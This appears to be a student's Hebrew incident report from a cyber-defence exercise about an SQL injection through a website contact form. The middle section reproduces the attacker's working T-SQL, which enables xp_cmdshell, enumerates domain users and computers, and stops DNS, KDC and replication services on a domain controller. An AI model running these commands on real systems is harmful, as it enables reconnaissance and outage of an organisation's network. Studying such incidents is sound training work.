
דוח אירוע


מגיש: דור לבקוביץ – 203565015

שם התרחיש - SQL Injection


תהליך ההתקפה – תוקף נכנס לאתר האינטרנט של הארגון ודרך טופס יצירת הקשר הכניס פקודות SQL לשרת ממסד הנתונים על מנת לסרוק קבצים בשרת להפסיק תהליכים.


תהליך הזיהוי – לאחר בדיקה ראינו ב- ArcSight פעילות חשודה





נכנסו לשרת ולאחר בדיקה מעמיקה ראינו שם את כתיבת הפקודות בתוך הטופס יצירת קשר של האתר





```
----find alll folders in computer, display results and remove table----

create table tbl ( value nvarchar(MAX) );
insert into tbl exec xp_cmdshell 'CMD /c powershell -Command "(New-Object DirectoryServices.DirectorySearcher
"objectClass=Computer").FindAll() | foreach { $_.Properties.name }"';
select value,'\n' from tbl for xml path('');
drop table tbl;


--- list all users and display them, remove table ----
create table tbl ( value nvarchar(MAX) );
insert into tbl exec xp_cmdshell 'CMD /c powershell -Command "(New-Object DirectoryServices.DirectorySearcher
"objectClass=User").FindAll() | foreach { $_.Properties.name }"';
select value,'\n' from tbl for xml path('');
drop table tbl;


-- STOP DNS SERVICE FROM DC1 --
exec xp_cmdshell 'CMD /c sc \\CNT-DC1.services.dom stop DNS';



--
exec sp_configure 'show advanced option', '1';reconfigure;
exec sp_configure 'xp_cmdshell', '1';
--

-- STOP KDC SERVICE  DC1--
exec xp_cmdshell 'CMD /c sc \\CNT-DC1.services.dom stop KDC';


-- STOP ISMSERV SERVICE FROM DC1 --
exec xp_cmdshell 'CMD /c sc \\CNT-DC1.services.dom stop ISMSERV';--


-- STOP NFRS SERVICE FROM DC1 --
exec xp_cmdshell 'CMD /c sc \\CNT-DC1.services.dom stop NTFRS';

--
exec sp_configure 'show advanced option', '1';
reconfigure;
exec sp_configure 'xp_cmdshell', '1';reconfigure;
```

<u>תהליך ההגנה הראשוני</u> – למנוע גישה לכתיבת פקודות SQL בטפסים פשוטים.

לחסום IP ששולח המון התראות בזמן קצר (מציף).

<u>אופן ההתקפה</u> – התוקף נכנס בעצם דרך טופס פשוט ושלח דרכו פקודות SQL ובכך לגרום נזק רב ל- DATABASE של הארגון.

<u>כלים חדשים שפיתחתם/השתמשתם - אילו כלים השתמשתם/פיתחתם ומדוע</u> – לא היה שימוש

<u>אופן עבודת הצוות</u> – עבדנו יחד והפעם היה שיתוף פעולה וסדר

<u>חוסרים/קשיים/בעיות</u> – חוסר הבנה בפקודות שלא הכרנו לפני